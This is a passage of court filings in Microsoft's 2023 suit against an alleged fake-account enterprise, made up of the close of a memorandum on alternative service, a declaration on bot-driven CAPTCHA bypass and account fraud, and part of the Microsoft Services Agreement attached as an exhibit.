lawsuit. *See Mullane v. Cent. Hanover Bank & Tr. Co.*, 339 U.S. 306, 314 (1950). Such methods are also authorized under Federal Rule of Civil Procedure 4(f)(3), which allows a party to serve defendants by means not prohibited by international agreement.

Moreover, Plaintiff's proposed methods of notice and service have been approved in other cases involving international defendants attempting to evade authorities. *See, e.g., Rio Props., Inc. v. Rio Int'l Interlink*, 284 F.3d 1007, 1013–18 (9th Cir. 2002) (authorizing service by email on international defendant); *Payne v. McGettigan's Mgmt. Servs. LLC*, 2019 WL 6647804, at \*1–2 (S.D.N.Y. Nov. 19, 2019) (noting that courts have found various alternative methods of service appropriate and authorizing service via email on foreign defendant); *Elsevier, Inc. v. Siew Yee Chew*, 287 F. Supp. 3d 374, 379–80 (S.D.N.Y. 2018) (finding, in trademark infringement action, that service on foreign defendants via email satisfied constitutional standards of due process); *Ex Parte* Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction ¶ 7, *Microsoft Corp. v. John Does 1-27*, No. 1:10-cv-156 (E.D. Va. Feb. 22, 2010) (Brinkema J.), ECF No. 13 (finding service proper where plaintiff effectuated notice of temporary restraining order and preliminary injunction order, preliminary injunction hearing, and complaint by “personal delivery upon defendants who provided contact information in the U.S.”; “personal delivery through the Hague Convention on Service Abroad upon defendants who provided contact information in China”; “transmission by e-mail, facsimile and mail to the contact information provided by defendants to their domain name registrars and as agreed to by defendants in their domain name registration agreements”; and “publishing notice on a publicly available Internet website”); *Microsoft Corp. v. Does 1-18*, 2014 WL 1338677, at \*3 (E.D. Va. Apr. 2, 2014) (finding service was proper where plaintiff sent “copies of the original Complaint, Russian translations, a link to all pleadings, and the temporary restraining order notice language to all email addresses

associated with the Bamital botnet command and control domains” and “published in English and Russian the Complaint, Amended Complaint, Summons, and all orders and pleadings in this action at the publicly available website [www.noticeofpleadings.com](http://www.noticeofpleadings.com)”) (citing Fed. R. Civ. P. 4(f)(3)).

Such service is particularly warranted in cases such as this involving Internet-based misconduct, carried out by international defendants, causing immediate, irreparable harm. As the Ninth Circuit observed:

[Defendant] had neither an office nor a door; it had only a computer terminal. If any method of communication is reasonably calculated to provide [defendant] with notice, surely it is email—the method of communication which [defendant] utilizes and prefers. In addition, email was the only court-ordered method of service aimed directly and instantly at [Defendant] . . . Indeed, when faced with an international e-business scofflaw, playing hide-and-seek with the federal court, email may be the only means of effecting service of process.

*Rio Properties, Inc.*, 284 F.3d at 1018. Significantly, courts in the Second Circuit have followed *Rio Properties*. See, e.g., *Payne*, 2019 WL 6647804, at \*1; *Elsevier, Inc.*, 287 F. Supp. 3d at 379–80.

For all of the foregoing reasons, Plaintiff respectfully requests that this Court enter the requested Temporary Restraining Order and Order to Show Cause why a preliminary injunction should not issue, and further order that the means of notice of the preliminary injunction hearing, the Complaint, the instant motion and supporting documents, as well as any Order issued by this Court, as set forth herein, meet Federal Rule of Civil Procedure 4(f)(3), satisfy due process, and are reasonably calculated to notify Defendants of this action.

### **III. CONCLUSION**


For the reasons set forth herein, Plaintiff respectfully requests that this Court grant its motion for a Temporary Restraining Order and Order to Show Cause regarding why a preliminary

injunction should not issue. Plaintiff further respectfully requests that the Court permit notice of the preliminary injunction hearing and above-referenced documents by alternative means.

Dated: December 7, 2023  
New York, New York

CAHILL GORDON & REINDEL LLP

By:



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UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

-----X  
MICROSOFT CORPORATION, :  
: :  
Plaintiff, : **Case No.**  
-against- : :  
: :  
DUONG DINH TU, :  
LINH VAN NGUYEN, and :  
TAI VAN NGUYEN, : **REQUEST TO FILE UNDER SEAL**  
: :  
Defendants. :  
-----X

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**DECLARATION OF SHINESA CAMBRIC IN SUPPORT OF  
PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

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I, Shinesa Cambric, declare as follows:

1. I am the Principal Product Manager of the Anti-Abuse and Fraud Defense Team at Microsoft Corporation. I respectfully submit this declaration in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause why a preliminary injunction should not be entered in the above-captioned case.

2. In my role at Microsoft, I assess whether malicious actors or their “bots”<sup>1</sup> are creating accounts in the ecosystem of Microsoft software and services offered to Microsoft customers, or are otherwise violating Microsoft’s terms of service.<sup>2</sup> I am also a member of a task

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<sup>1</sup> Internet bots are software programs that simulate human user behavior and perform repetitive, automated tasks.

<sup>2</sup> A true and correct copy of Microsoft’s Services Agreement detailing its terms of service, published July 30, 2023 and effective September 30, 2023, is attached to this declaration as Exhibit 1, and is also available online at <https://www.microsoft.com/en-us/servicesagreement/>.

force of Microsoft employees that has been assembled to address the cybersecurity threats presented by the illicit online criminal enterprise referred to herein as the “Fraudulent Enterprise.”

3. Prior to joining Microsoft, I held various roles in the cybersecurity departments of several major corporations, including Vistra Corp., Fossil Group Inc., Rockwell Collins, NewellRubbermaid, MedQuist, Inc., and International Paper. In each role, I focused on using state-of-the-art technology to prevent malicious actors from penetrating company security systems. I am a Certified Cloud Security Professional (CCSP), a Certified Information Security Manager (CISM), and a Certified Data Privacy Solutions Engineer (CDPSE). A true and correct copy of my curriculum vitae and certifications is attached to this declaration as Exhibit 2.

4. Since in or about June 2022, I have been investigating the structure and function of the Fraudulent Enterprise, which is in the business of using fraud and deception to breach Microsoft’s security systems, open Microsoft accounts in the names of fictitious users, and then sell these fake Microsoft accounts to cybercriminals for use in a wide variety of internet-based crimes (the “Fraudulent Scheme”).

5. Through this scheme, the Fraudulent Enterprise has created and sold millions of fake Microsoft accounts. Microsoft has incurred tens of millions of dollars in expenses to abate the threats caused by the Fraudulent Enterprise, including millions of dollars on upgrades to adapt to its evolving fraud. The Fraudulent Enterprise has also caused irreparable damage to Microsoft’s reputation, goodwill, and relationships with key customers and will continue to do so absent injunctive and other relief to disrupt the scheme.

6. I make this declaration based upon my personal knowledge, and upon information and belief from my review of documents and evidence collected during this investigation of the Fraudulent Enterprise.

**I. Microsoft's Efforts to Protect Customers**

7. Microsoft invests significant time and money to deliver services to its customers in a safe and secure fashion, and to generate and sustain overall consumer trust and confidence in the integrity of the digital economy and Internet. As a result, Microsoft undertakes costly, time-consuming, and labor-intensive efforts to secure its software ecosystem to help ensure that its customers enjoy a positive, worry-free experience when they use Microsoft's services. In recent years alone, Microsoft has spent tens of millions of dollars employing top-flight technical, legal, and business experts to prevent, disrupt, and deter cybercrime.

8. As the Principal Product Manager of Microsoft's Anti-Abuse and Fraud Defense Team, I participate directly in these efforts, some of which are summarized below.

**A. Prevention**

9. Because bots can perform repetitive tasks rapidly, they are frequently used by cybercriminals for a wide array of illegal ends, including to spray emails and other communications across the Internet to disseminate computer viruses, such as "ransomware" used to extort payments from victims, and other types of malicious software ("malware").

10. To prevent bots controlled by malicious actors from opening Microsoft accounts, Microsoft contracts with a leading vendor called Arkose Labs, which employs a state-of-the-art CAPTCHA defense service that serves as a gatekeeper requiring every would-be user who wishes to open a Microsoft account to represent that they are a human being (not a bot), and to verify the accuracy of that representation by solving several puzzles—which, if answered correctly, provide a high level of confidence that the user is, in fact, human. CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart."

11. Microsoft also uses a variety of internal tools that leverage artificial intelligence

and machine learning to prevent bots and other malicious actors from entering its systems. Microsoft employs engineers, data scientists, and other investigators to monitor its systems (such as its Outlook and Skype platforms) for signs of suspicious behavior (such as indications of bots opening fake Microsoft accounts in bulk) and suspend Microsoft accounts that are believed with a high degree of certainty to be acting in violation of Microsoft's terms of service.

**B. Detection and Suspension**

12. Microsoft also employs in-house-developed algorithms that leverage artificial intelligence, machine learning, and heuristics to aggregate and assess signals related to suspicious behaviors, attributes, and patterns for users and devices that would indicate the presence of a bot or other malicious actor.

13. To identify these activities and actors, Microsoft classifies users according to a ranking system based on signal combinations. This ranking system—which ranks accounts as (i) unknown, (ii) basic, (iii), preferred, (iv) suspicious, (v) or abusive—is crucial because Microsoft suspends accounts only when it has high confidence, based on the algorithms and signals being shared, that the account deserves suspension.

**II. Discovery of the Fraudulent Enterprise**

14. In 2021, Microsoft's Identity Organization and Security Research teams initially detected the Fraudulent Enterprise after noticing suspicious patterns of Microsoft accounts being opened by overlapping Internet Protocol (IP) addresses.<sup>3</sup>

15. After conducting an investigation into the source of these suspicious patterns, Microsoft determined that the Fraudulent Enterprise had been causing bots to use fraud and

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<sup>3</sup> An IP address is a unique identifying number that is assigned to every device connected to the internet.



deception to bypass Microsoft's CAPTCHA challenges, open Microsoft accounts in bulk in the names of fictitious users, and sell these fake Microsoft accounts to cybercriminals.

16. From April 2023 through June 2023, to stem the harm caused by the Fraudulent Enterprise, Microsoft systematically identified and suspended up to 200,000 fake Microsoft accounts per day that were opened by bots controlled by the Enterprise.

17. In response, the Fraudulent Enterprise adapted its methods and tactics and managed to continue breaching Microsoft's security systems and opening substantial volumes of fake Microsoft accounts. Microsoft's Identity Organization and Security Research teams then introduced two new cybersecurity algorithms, which utilized insights from past data studies as well as ongoing investigations of the Fraudulent Enterprise. These algorithms were integrated into Microsoft's production systems for the purpose of identifying fake Microsoft accounts that met the Fraudulent Enterprise's new patterns even faster and with high levels of precision. These algorithms continue to seek out potentially problematic accounts, using a combination of account features and logs derived from Identity Organization data sources, including domain features, recovery data, and alias features.

18. To further address the issues caused by the Fraudulent Enterprise, Microsoft formed a task force of roughly twenty investigators and engineers. The task force continues to confer on a regular basis for the purpose of attempting to abate the threats caused by the Fraudulent Enterprise.

### **III. Harm to Microsoft, Its Customers and the Public**

19. Despite Microsoft's best efforts at warding off the Fraudulent Enterprise, it has nonetheless continued its misconduct on a massive scale, creating a substantial risk that Microsoft, its customers, and the public will be harmed by malware spread using fake Microsoft accounts

sold by the Fraudulent Enterprise. Based on our analysis of internal Microsoft data pertaining to the scheme, we estimate that the Fraudulent Enterprise has created and sold roughly 750 million fake Microsoft accounts to date.

20. Microsoft has incurred tens of millions of dollars in expenses to abate the threats caused by the Fraudulent Enterprise, including millions of dollars on upgrades to CAPTCHA challenges to adapt to its evolving scheme. The Fraudulent Enterprise has also caused irreparable damage to Microsoft's reputation, goodwill, and relationships with key customers.

21. For example, in or about March 2023, a major Microsoft customer experienced attacks arising out of the actions of the Fraudulent Enterprise. Specifically, fake Microsoft Outlook and Hotmail accounts purchased from the Fraudulent Enterprise were reaping the benefits of the customer's services provided as test trials to prospective users, even though these fake accounts had no intention of ever paying for those services. These accounts also caused outages in the customer's systems. Due to these difficulties, the customer blocked all new account sign-ups from Microsoft Outlook and Hotmail, thus irreparably harming Microsoft's business relationship and harming countless legitimate Microsoft customers.

22. The Fraudulent Enterprise's ongoing fraudulent scheme presents a continuing threat to Microsoft, its customers, and the public, all of whom have suffered and will continue to suffer irreparable harm at the hands of the Fraudulent Enterprise absent injunctive and other relief to disrupt their scheme.

I declare under penalty of perjury of the laws of the United States of America that the foregoing is true and correct.

Executed on this 30 day of November, 2023 in Sachse, Texas.

Shinesa Cambric  
Shinesa Cambric

# Exhibit 1

Published: **July 30, 2023**

Effective: **September 30, 2023**

### **Introduction to the Microsoft Services Agreement**

The Microsoft Services Agreement is an agreement between you and Microsoft (or one of its affiliates) that governs your use of Microsoft consumer online products and services.

We understand that you may have questions about the Microsoft Services Agreement. We have an [FAQ page](https://www.microsoft.com/en-us/servicesagreement/faq) (https://www.microsoft.com/en-us/servicesagreement/faq) that provides more information, including what Microsoft products and services it covers. Whenever we make changes, we provide a summary of the most notable changes to the current Microsoft Services Agreement. We will also continue to provide a summary of the changes to the previous version, and a link to the previous version, of the Microsoft Services Agreement on the [Summary of Changes](https://www.microsoft.com/en-us/servicesagreement/updates) (https://www.microsoft.com/en-us/servicesagreement/updates) page.

### **Summary of Arbitration Provisions**

The Microsoft Services Agreement contains binding arbitration and class action waiver terms that apply to U.S. residents. You and we agree to submit disputes to a neutral arbitrator and not to sue in court in front of a judge or jury, except in small claims court. Please see [Section 15](#) for details.

ESTIMATED READING TIME: 55 Minutes; 14268 words

## **Microsoft Services Agreement**

**IF YOU LIVE IN (OR YOUR PRINCIPAL PLACE OF BUSINESS IS IN) THE UNITED STATES, PLEASE READ THE BINDING ARBITRATION CLAUSE AND CLASS ACTION WAIVER IN SECTION 15. IT AFFECTS HOW DISPUTES ARE RESOLVED.**

These terms ("**Terms**") cover the use of those Microsoft consumer products, websites, and services listed at the end of these Terms [here](https://www.microsoft.com/servicesagreement#serviceslist) (https://www.microsoft.com/servicesagreement#serviceslist) (the "**Services**"). You accept these Terms by creating a Microsoft account, through your use of the Services, or by continuing to use the Services after being notified of a change to these Terms.

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## Your Privacy

1. **Your Privacy.** Your privacy is important to us. Please read the [Microsoft Privacy Statement](https://go.microsoft.com/fwlink/?LinkId=521839) (https://go.microsoft.com/fwlink/?LinkId=521839) (the "**Privacy Statement**") as it describes the types of data we collect from you and your devices ("**Data**"), how we use your Data, and the legal bases we have to process your Data. The Privacy Statement also describes how Microsoft uses your content, which is your communications with others; postings submitted by you to Microsoft via the Services; and the files, photos, documents, audio, digital works, livestreams and videos that you upload, store, broadcast, create, generate, or share through the Services or inputs that you submit in order to generate content ("**Your Content**"). Where processing is based on consent and to the extent permitted by law, by agreeing to these Terms, you consent to Microsoft's collection, use and disclosure of Your Content and Data as described in the Privacy Statement. In some cases, we will provide separate notice and request your consent as referenced in the Privacy Statement.

## Your Content

2. **Your Content.** Many of our Services allow you to create, store or share Your Content or receive material from others. We don't claim ownership of Your Content. Your Content remains yours and you are responsible for it.

a. When you share Your Content with other people, you understand that they may be able to, on a worldwide basis, use, save, record, reproduce, broadcast, transmit, share and display Your Content for the purpose that you made Your Content available on the Services without compensating you. If you do not want others to have that ability, do not use the Services to share Your Content. You represent and warrant that for the duration of these Terms, you have (and will have) all the rights necessary for Your Content that is uploaded, stored, or shared on or through the Services and that the collection, use, and retention of Your Content will not violate any law or rights of others. Microsoft cannot be held responsible for Your Content or the material others upload, store or share using the Services.

b. To the extent necessary to provide the Services to you and others, to protect you and the Services, and to improve Microsoft products and services, you grant to Microsoft a worldwide and royalty-free intellectual property license to use Your Content, for example, to make copies of, retain, transmit, reformat, display, and distribute via communication tools Your Content on the Services. If you publish Your Content in areas of the Service where it is available broadly online without restrictions, Your Content may appear in demonstrations or materials that promote the Service. Some of the Services are supported by advertising. Controls for how Microsoft personalizes advertising are available at <https://choice.live.com> (https://go.microsoft.com/fwlink/?LinkId=286759). We do not use what you say in email, chat, video calls or voice mail, or your documents, photos or other personal files, to target advertising to you. Our advertising policies are covered in detail in the Privacy Statement.

**Code of Conduct**

3. **Code of Conduct.** You are accountable for your conduct and content when using the Services.

a. By agreeing to these Terms, you're agreeing that, when using the Services, you will follow these rules:

- i. Don't do anything illegal, or try to generate or share content that is illegal.
- ii. Don't engage in any activity that exploits, harms, or threatens to harm children.
- iii. Don't send spam or engage in phishing, or try to generate or distribute malware. Spam is unwanted or unsolicited bulk email, postings, contact requests, SMS (text messages), instant messages, or similar electronic communications. Phishing is sending emails or other electronic communications to fraudulently or unlawfully induce recipients to reveal personal or sensitive information, such as passwords, dates of birth, Social Security numbers, passport numbers, credit card information, financial information, or other sensitive information, or to gain access to accounts or records, exfiltration of documents or other sensitive information, payment and/or financial benefit. Malware includes any activity designed to cause technical harm, such as delivering malicious executables, organizing denial of service attacks or managing command and control servers.
- iv. Don't publicly display or use the Services to generate or share inappropriate content or material (involving, for example, nudity, bestiality, pornography, offensive language, graphic violence, self-harm, or criminal activity).
- v. Don't engage in activity that is fraudulent, false or misleading (e.g., asking for money under false pretenses, impersonating someone else, creating fake accounts, automating inauthentic activity, generating or sharing content that is intentionally deceptive, manipulating the Services to increase play count, or affect rankings, ratings, or comments).
- vi. Don't circumvent any restrictions on access to, usage, or availability of the Services (e.g., attempting to "jailbreak" an AI system or impermissible scraping).
- vii. Don't engage in activity that is harmful to you, the Services, or others (e.g., transmitting viruses, stalking, trying to generate or sharing content that harasses, bullies or threatens others, posting terrorist or violent extremist content, communicating hate speech, or advocating violence against others).
- viii. Don't violate or infringe upon the rights of others (e.g., unauthorized sharing of copyrighted music or other copyrighted material, resale or other distribution of Bing maps, or taking photographs or video/audio recordings of others without their consent for processing of an individual's biometric identifiers/information or any other purpose using any of the Services).
- ix. Don't engage in activity that violates the privacy of others.
- x. Don't help others break these rules.

More information about our policies, moderation and enforcement processes and service specific terms is available at [aka.ms/trustandsafety](https://aka.ms/trustandsafety).





#### 4. Using the Services & Support.

a. **Microsoft account.** You'll need a Microsoft account to access many of the Services. Your Microsoft account lets you sign in to products, websites and services provided by Microsoft and some Microsoft partners.

i. **Creating an Account.** You can create a Microsoft account by signing up online. You agree not to use any false, inaccurate or misleading information when signing up for your Microsoft account. In some cases, a third party, like your Internet service provider, may have assigned a Microsoft account to you. If you received your Microsoft account from a third party, the third party may have additional rights over your account, like the ability to access or delete your Microsoft account. Please review any additional terms the third party provided you, as Microsoft has no responsibility regarding these additional terms. If you create a Microsoft account on behalf of an entity, such as your business or employer, you represent that you have the legal authority to bind that entity to these Terms. You cannot transfer your Microsoft account credentials to another user or entity. To protect your account, keep your account details and password confidential. You are responsible for all activity that occurs under your Microsoft account.

ii. **Account Use.** You must use your Microsoft account to keep it active. This means you must sign in at least once in a two-year period to keep your Microsoft account, and associated Services, active, unless a longer period is provided in the Microsoft account activity policy at <https://go.microsoft.com/fwlink/p/?linkid=2086738> or in an offer for a paid portion of the Services. If you don't sign in during this time, we will assume your Microsoft account is inactive and will close it for you. Please see section 4.a.iv.2 for the consequences of a closed Microsoft account. You must sign into your Outlook.com inbox and your OneDrive (separately) at least once in a one-year period, otherwise we will close your Outlook.com inbox and your OneDrive for you. If we reasonably suspect that your Microsoft account is at risk of being used by a third party fraudulently (for example, as a result of an account compromise), Microsoft may suspend your account until you can reclaim ownership. Based on the nature of the compromise, we may be required to disable access to some or all of Your Content. If you are having trouble accessing your Microsoft account, please visit this website: <https://go.microsoft.com/fwlink/?LinkId=238656>.

iii. **Kids and Accounts.** By creating a Microsoft account or using the Services, you accept and agree to be bound by these Terms and represent that you have either reached the age of "majority" where you live or your parent or legal guardian agrees to be bound by these Terms on your behalf. If you do not know whether you have reached the age of majority where you live, or do not understand this section, please ask your parent or legal guardian for help. If you are the parent or legal guardian of a minor, you and the minor accept and agree to be bound by these Terms and are responsible for all use of the Microsoft account or Services, including purchases, whether the minor's account is now open or created later.

#### iv. Closing Your Account.

1. You can cancel specific Services or close your Microsoft account at any time and for any reason. To close your Microsoft account, please visit <https://account.live.com/closeaccount.aspx>. When you ask us to close your Microsoft account, you can choose to put it in a suspended state for either 30 or 60 days just in case you change your mind. After that 30- or 60-day period, your Microsoft account will be closed. Please see section 4.a.iv.2 below for an explanation as to what happens when your Microsoft account is closed. Logging back in during the suspension period will reactivate your Microsoft account.

2. If your Microsoft account is closed (whether by you or us), a few things happen. First, your right to use the Microsoft account to access the Services stops immediately. Second, we'll delete Data or Your Content associated with your Microsoft account or will otherwise disassociate it from you and your Microsoft account (unless we are required by law to keep it, return it, or transfer it to you or a third party identified by you). You should have a regular backup plan as Microsoft won't be able to retrieve Your Content or Data once your account is closed. Third, you may lose access to products you've acquired.

b. **Moderation and Enforcement.** Many of our Services that allow you to interact, create, generate, and share content with others leverage safety systems to protect our Services and other users.

i. **Policies.** Our [Code of Conduct](#) identifies what's prohibited when using our Services. Specific Services have additional policies and community standards applicable to their users, which are available [here](https://aka.ms/trustandsafety) (<https://aka.ms/trustandsafety>).

ii. **Reporting a Concern.** You can report concerning content or conduct that may violate our Code of Conduct [here](https://aka.ms/reportconcerns) (<https://aka.ms/reportconcerns>).

iii. **Review.** Where applicable, we may use automated systems and humans to review content to identify suspected spam, viruses, fraud, phishing, malware, jailbreaking, or other illegal or harmful content or conduct.

iv. **Enforcement.** We reserve the right to deny content if it exceeds limits on storage or file size allowed by the Service. We may block, remove or decline to display content if it appears to violate our Code of Conduct or another Service policy or where required by law. If you violate these terms or [Service-Specific Terms](#), we may take action against your account. This could include limiting access to certain features or Services, stopping providing Services, closing your Microsoft account immediately or blocking delivery of a communication (like email, file sharing or instant message) to or from the Services. Closure of your access to a Service or your account may result in forfeiture of content licenses, associated content, memberships, and Microsoft account balances associated with the account. When reviewing alleged violations of these Terms, Microsoft reserves the right to review content to resolve the issue. However, we cannot monitor the entire Services and make no attempt to do so. For more information about the moderation and enforcement processes, [Service specific terms](#) and appeals, see <https://aka.ms/trustandsafety>. Information about our policy relating to claims of intellectual property infringement may be found at [NOTICES](#).

c. **Work or School Accounts.** You can sign into certain Microsoft services with a work or school email address. If you do, you agree that the owner of the domain associated with your email address may be notified of the existence of your Microsoft account and its associated subscriptions, control and administer your account, and access and process your Data, including the contents of your communications and files, and that Microsoft may notify the owner of the domain if the account or Data is compromised. You further agree that your use of the Microsoft

services may be subject to the agreements Microsoft has with you or your organization, and these terms may not apply. If you already have a Microsoft account and you use a separate work or school email address to access Services covered under these Terms, you may be prompted to update the email address associated with your Microsoft account in order to continue accessing such Services.

d. **Additional Equipment/Data Plans.** To use many of the Services, you'll need an internet connection and/or data/cellular plan. You might also need additional equipment, like a headset, camera or microphone. You are responsible for providing all connections, plans, and equipment needed to use the Services and for paying the fees charged by the provider(s) of your connections, plans, and equipment. Those fees are in addition to any fees you pay us for the Services and we will not reimburse you for such fees. Check with your provider(s) to determine if there are any such fees that may apply to you.

e. **Service Notifications.** When there's something we need to tell you about a Service you use, we'll send you Service notifications. If you gave us your email address or phone number in connection with your Microsoft account, then we may send Service notifications to you via email or via SMS (text message), including to verify your identity before registering your mobile phone number and verifying your purchases. We may also send you Service notifications by other means (for example by in-product messages). **Data or messaging rates may apply when receiving notifications via SMS.**

f. **Support.** Customer support for some Services is available at <https://support.microsoft.com>. Certain Services may offer separate or additional customer support, subject to the terms available at <https://microsoft.com/support-service-agreement>, unless otherwise specified. Support may not be available for preview or beta versions of features or Services.

g. **Ending your Services.** If your Services are canceled (whether by you or us), first your right to access the Services stops immediately and your license to the software related to the Services ends. Second, we'll delete Data or Your Content associated with your Service or will otherwise disassociate it from you and your Microsoft account (unless we are required by law to keep it, return it, or transfer it to you or a third party identified by you). As a result you may no longer be able to access any of the Services (or Your Content that you've stored on those Services). You should have a regular backup plan. Third, you may lose access to products you've acquired. If you have canceled your Microsoft account and have no other account able to access the Services your Services may be canceled immediately.

## Using Third-Party Apps and Services

5. **Using Third-Party Apps and Services.** The Services may allow you to access or acquire products, services, websites, links, content, material, games, skills, integrations, bots or applications from independent third parties (companies or people who aren't Microsoft) ("**Third-Party Apps and Services**"). Many of our Services also help you find, make requests to, or interact with Third-Party Apps and Services or allow you to share Your Content or Data, and you understand that by using our Services you are directing them to make Third-Party Apps and Services available to you. The Third-Party Apps and Services may allow you to store Your Content or Data with the publisher, provider or operator of the Third-Party Apps and Services. The Third-Party Apps and Services may present you with a privacy policy or require you to accept their terms before you can install or use the Third-Party App or Service. See section 14.b for additional terms for applications acquired through certain Stores owned or operated by Microsoft or its affiliates (including, but not limited to, the Office Store, the Microsoft Store on Xbox and the Microsoft Store on Windows). You should review the third-party terms and privacy policies before acquiring, using, requesting, or linking your Microsoft Account to any Third-Party Apps and Services. Any third-party terms do not modify any of these Terms. You are responsible for your dealings with third parties. Microsoft does not license any intellectual property to you as part of any Third-Party Apps and Services and is not responsible or liable to you or others for information or services provided by any Third-Party Apps and Services.

## Service Availability

### 6. Service Availability.

a. The Services, Third-Party Apps and Services, or material or products offered through the Services may be unavailable from time to time, may be offered for a limited time, or may vary depending on your region or device. If you change the location associated with your Microsoft account, you may need to re-acquire the material or applications that were available to you and paid for in your previous region.

b. We strive to keep the Services up and running; however, all online services suffer occasional disruptions and outages, and Microsoft is not liable for any disruption or loss you may suffer as a result. In the event of an outage, you may not be able to retrieve Your Content or Data that you've stored. We recommend that you regularly backup Your Content and Data that you store on the Services or store using Third-Party Apps and Services.

## Updates to the Services or Software, and Changes to These Terms

### 7. Updates to the Services or Software, and Changes to These Terms.

- a. We may change these Terms at any time, and we'll tell you when we do. Using the Services after the changes become effective means you agree to the new terms. If you don't agree to the new terms, you must stop using the Services, close your Microsoft account and, if you are a parent or guardian, help your minor child close his or her Microsoft account.
- b. Sometimes you'll need software updates to keep using the Services. We may automatically check your version of the software and download software updates or configuration changes. You may also be required to update the software to continue using the Services. Such updates are subject to these Terms unless other terms accompany the updates, in which case, those other terms apply. Microsoft isn't obligated to make any updates available and we don't guarantee that we will support the version of the system or device for which you purchased or licensed the software, apps, content or other products.
- c. Additionally, there may be times when we need to remove or change features or functionality of the Service or stop providing a Service or access to Third-Party Apps and Services altogether. Except to the extent required by applicable law, we have no obligation to provide a re-download or replacement of any material, Digital Goods (defined in section 14.j), or applications previously purchased. We may release the Services or their features in a preview or beta version, which may not work correctly or in the same way the final version may work.
- d. So that you can use material protected with digital rights management (DRM), like some music, games, movies, books and more, DRM software may automatically contact an online rights server and download and install DRM updates.

## Software License

8. **Software License.** Unless accompanied by a separate Microsoft license agreement (for example, if you are using a Microsoft application that is included with and a part of Windows, then the Microsoft Software License Terms for the Windows Operating System govern such software), any software provided by us to you as part of the Services is subject to these Terms. Applications acquired through certain Stores owned or operated by Microsoft or its affiliates (including, but not limited to the Office Store, Microsoft Store on Windows and Microsoft Store on Xbox) are subject to section 14.b.i below.

- a. If you comply with these Terms, we grant you the right to install and use one copy of the software per device on a worldwide basis for use by only one person at a time as part of your use of the Services. For certain devices, such software may be pre-installed for your personal, non-commercial use of the Services. The software or website that is part of the Services may include third-party code. Any third-party scripts or code, linked to or referenced from the software or website, are licensed to you by the third parties that own such code, not by Microsoft. Notices, if any, for the third-party code are included for your information only.
- b. The software is licensed, not sold, and Microsoft reserves all rights to the software not expressly granted by Microsoft, whether by implication, estoppel, or otherwise. This license does not give you any right to, and you may not:
  - i. circumvent or bypass any technological protection measures in or relating to the software or Services;
  - ii. disassemble, decompile, decrypt, hack, emulate, exploit, or reverse engineer any software or other aspect of the Services that is included in or accessible through the Services, except and only to the extent that the applicable copyright law expressly permits doing so;
  - iii. separate components of the software or Services for use on different devices;
  - iv. publish, copy, rent, lease, sell, export, import, distribute, or lend the software or the Services, unless Microsoft expressly authorizes you to do so;
  - v. transfer the software, any software licenses, or any rights to access or use the Services;
  - vi. use the Services in any unauthorized way that could interfere with anyone else's use of them or gain access to any service, data, account, or network;
  - vii. enable access to the Services or modify any Microsoft-authorized device (e.g., Xbox consoles, Microsoft Surface, etc.) by unauthorized third-party applications.



9. **Payment Terms.** If you purchase a Service, then these payment terms apply to your purchase and you agree to them.

a. **Charges.** If there is a charge associated with a portion of the Services, you agree to pay that charge. The price stated for the Services excludes all applicable taxes and currency exchange settlements, unless stated otherwise. The price for Skype paid products includes a charge for the product and a charge for taxes. You are solely responsible for paying such taxes or other charges. Taxes are calculated based on your location at the time your Microsoft account was registered. We may suspend or cancel the Services if we do not receive an on time, full payment from you. Suspension or cancellation of the Services for non-payment could result in a loss of access to and use of your account and its content. Connecting to the Internet via a corporate or other private network that masks your location may cause charges to be different from those displayed for your actual location.

b. **Your Billing Account.** To pay the charges for a Service, you will be asked to provide a payment method at the time you sign up for that Service. You can access and change your billing information and payment method on the [Microsoft account management website](https://go.microsoft.com/fwlink/p/?linkid=618281) (<https://go.microsoft.com/fwlink/p/?linkid=618281>) and for Skype by signing into your account portal at <https://skype.com/go/myaccount>. Additionally, you agree to permit Microsoft to use any updated account information regarding your selected payment method provided by your issuing bank or the applicable payment network. You agree to promptly update your account and other information, including your email address and payment method details, so we can complete your transactions and contact you as needed in connection with your transactions. Changes made to your billing account will not affect charges we submit to your billing account before we could reasonably act on your changes to your billing account.

c. **Billing.** By providing Microsoft with a payment method, you (i) represent that you are authorized to use the payment method you provided and that any payment information you provide is true and accurate; (ii) authorize Microsoft to charge you for the Services or available content using your payment method; and (iii) authorize Microsoft to charge you for any paid feature of the Services you choose to sign up for or use while these Terms are in force. We may bill you (a) in advance; (b) at the time of purchase; (c) shortly after purchase; or (d) on a recurring basis for subscription Services. Also, we may charge you up to the amount you have approved, and we will notify you in advance of any change in the amount to be charged for recurring subscription Services. We may bill you at the same time for more than one of your prior billing periods for amounts that haven't previously been processed.

d. **Recurring Payments.** When you purchase the Services on a subscription basis (e.g., monthly, every 3 months or annually), you agree that you are authorizing recurring payments, and payments will be made to Microsoft by the method and at the recurring intervals you have agreed to, until the subscription for that Service is terminated by you or by Microsoft. You must cancel your Services before the next billing date to stop being charged to continue your Services. We will provide you with instructions on how you may cancel the Services. By authorizing recurring payments, you are authorizing Microsoft to store your payment instrument and process such payments as either electronic debits or fund transfers, or as electronic drafts from your designated account (for Automated Clearing House or similar payments), or as charges to your designated account (for credit card or similar payments) (collectively, "**Electronic Payments**"). Subscription fees are generally charged in advance of the applicable subscription period. If any payment is returned unpaid or if any credit card or similar transaction is rejected or denied, Microsoft or its service providers reserve the right to collect any applicable return item, rejection or insufficient funds fee and process any such payment as an Electronic Payment.

e. **Online Statement and Errors.** Microsoft will provide you with an online billing statement on the [Microsoft account management website](https://go.microsoft.com/fwlink/p/?linkid=618282) (<https://go.microsoft.com/fwlink/p/?linkid=618282>), where you can view and print your statement. For Skype, you can access your online statement by signing into your account at [www.skype.com](https://www.skype.com) (<https://www.skype.com>). This is the only billing statement that we provide. If we make an error on your bill, you must tell us within 90 days after the error first appears on your bill. We will then promptly investigate the charge. If you do not tell us within that time, you release us from all liability and claims of loss resulting from the error and we won't be required to correct the error or provide a refund. If Microsoft has identified a billing error, we will correct that error within 90 days.

